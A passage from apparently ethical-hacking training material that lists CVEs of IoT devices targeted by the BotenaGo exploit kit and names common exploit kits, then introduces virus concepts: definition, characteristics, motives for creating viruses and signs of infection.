CVE-2020-10173	Comtrend VR-3033 DE11-416SSG-C01_R02.A2pvI042j1.d26m
CVE-2013-5223	D-Link DSL-2760U Gateway

CVE-2020-8958	Guangzhou 1GE ONU V2801RW 1.9.1-181203 through 2.9.0-181024 and V2804RGW 1.9.1-181203 through 2.9.0-181024
CVE-2019-19824	TOTOLINK Realtek SDK based routers; this affects A3002RU through 2.0.0, A702R through 2.1.3, N301RT through 2.1.6, N302R through 3.4.0, N300RT through 3.4.0, N200RE through 4.0.0, N150RT through 3.4.0, and N100RE through 3.4.0.
CVE-2020-10987	Tenda AC15 AC1900 version 15.03.05.19
CVE-2020-9054	Multiple ZyXEL network-attached storage (NAS) devices running firmware version 5.2; affected products include NAS326 before firmware V5.21(AAZF.7)C0, NAS520 before firmware V5.21(AASZ.3)C0, NAS540 before firmware V5.21(AATB.4)C0, NAS542 before firmware V5.21(ABAG.4)C0; ZyXEL has made firmware updates available for NAS326, NAS520, NAS540, and NAS542 devices; affected models that are at end-of-support are NSA210, NSA220, NSA220+, NSA221, NSA310, NSA310S, NSA320, NSA320S, NSA325, and NSA325v2
CVE-2017-18368	ZyXEL P660HN-T1A v1 TCLinux Fw $7.3.15.0 v001 / 3.40(ULM.0)b31 router distributed by TrueOnline
CVE-2014-2321	ZTE F460 and F660 cable modems
CVE-2017-6334	NETGEAR DGN2200 devices with firmware version 10.0.0.50

Table 7.3: CVEs for the BotenaGo exploit kit





Figure 7.35: Screenshot of RIG Exploit Kit

The following are some additional exploit kits that attackers can use to propagate and deploy Trojans:

- Lord
- Underminer Exploit Kit
- RIG Exploit kit
- Magnitude
- Angler
- Neutrino
- Terror
- Sundown



Virus and Worm Concepts

This section introduces you to various concepts related to viruses and worms. In addition, it discusses the life stages of a virus and the working of a virus. It also explores why people create computer viruses, indications of a virus attack, virus hoaxes, fake antivirus tools, and ransomware.

Furthermore, it highlights different types of viruses, categorized by their origin, techniques used to infect target systems, the types of files they infect, where they hide, the sort of damage they cause, the type of OS they work on, and so on. It also deals with computer worms, discusses the difference between worms and viruses, and explores worm makers.

Introduction to Viruses

- A virus is a **self-replicating program** that produces its own copy by attaching itself to another program, computer boot sector or document
- Viruses are generally transmitted through **file downloads**, **infected disk/flash drives**, and as **email attachments**
- Indications of a virus attack include **constant antivirus alerts**, **suspicious hard drive activity**, **lack of storage space**, **unwanted pop-up windows**, etc.

Characteristics of Viruses

- Infect other programs
- Transform themselves
- Encrypt themselves
- Alter data
- Corrupt files and programs
- Self-replicate

Purpose of Creating Viruses

- Inflict damage on competitors
- Financial benefits
- Vandalism
- Play pranks
- Research projects
- Cyber terrorism
- Distribute political messages
- Damage networks or computers
- Gain remote access to a victim's computer

Introduction to Viruses

Viruses are the scourge of modern computing. Computer viruses have the potential to wreak havoc on both business and personal computers. The lifetime of a virus depends on its ability to reproduce itself. Therefore, attackers design every virus code such that the virus replicates itself *n* times.

A computer virus is a self-replicating program that produces its code by attaching copies of itself to other executable code and operates without the knowledge or consent of the user. Like a biological virus, a computer virus is contagious and can contaminate other files; however, viruses can infect external machines only with the assistance of computer users.

Some viruses affect computers as soon as their code is executed; other viruses remain dormant until a pre-determined logical circumstance is met. Viruses infect a variety of files, such as overlay files (.OVL) and executable files (.EXE, .SYS, .COM, or .BAT). They are transmitted through file downloads, infected disk/flash drives, and email attachments.

Characteristics of Viruses

The performance of a computer is affected by a virus infection. This infection can lead to data loss, system crash, and file corruption.

Some of the characteristics of a virus are as follows:

- Infects other programs
- Transforms itself
- Encrypts itself
- Alters data

- Corrupts files and programs
- Replicates itself

Purpose of Creating Viruses

Attackers create viruses with disreputable motives. Criminals create viruses to destroy a company's data, as an act of vandalism, or to destroy a company's products; however, in some cases, viruses aid the system.

An attacker creates a virus for the following purposes:

- Inflict damage on competitors
- Realize financial benefits
- Vandalize intellectual property
- Play pranks
- Conduct research
- Engage in cyber-terrorism
- Distribute political messages
- Damage network or computers
- Gain remote access to the victim's computer

Indications of Virus Attack

Indications of virus attacks arise from abnormal activities. Such activities reflect the nature of a virus by interrupting the regular flow of a process or a program. However, not all bugs created contribute toward attacking the system; they may be merely false positives. For example, if the system runs slower than usual, one may assume that a virus has infected the system; however, the actual reason might be program overload.

An effective virus tends to multiply rapidly and may infect some machines in a short period. Viruses can infect files on the system, and when such files are transferred, they can infect machines of other users who receive them. A virus can also use file servers to infect files.

When a virus infects a computer, the victim or user will be able to identify some indications of the presence of virus infection.

Some indications of computer virus infection are as follows:

- Processes require more resources and time, resulting in degraded performance
- Computer beeps with no display
- Drive label changes and OS does not load
- Constant antivirus alerts
- Computer freezes frequently or encounters an error such as BSOD
- Files and folders are missing

- Suspicious hard drive activity
- Browser window "freezes"
- Lack of storage space
- Unwanted advertisements and pop-up windows

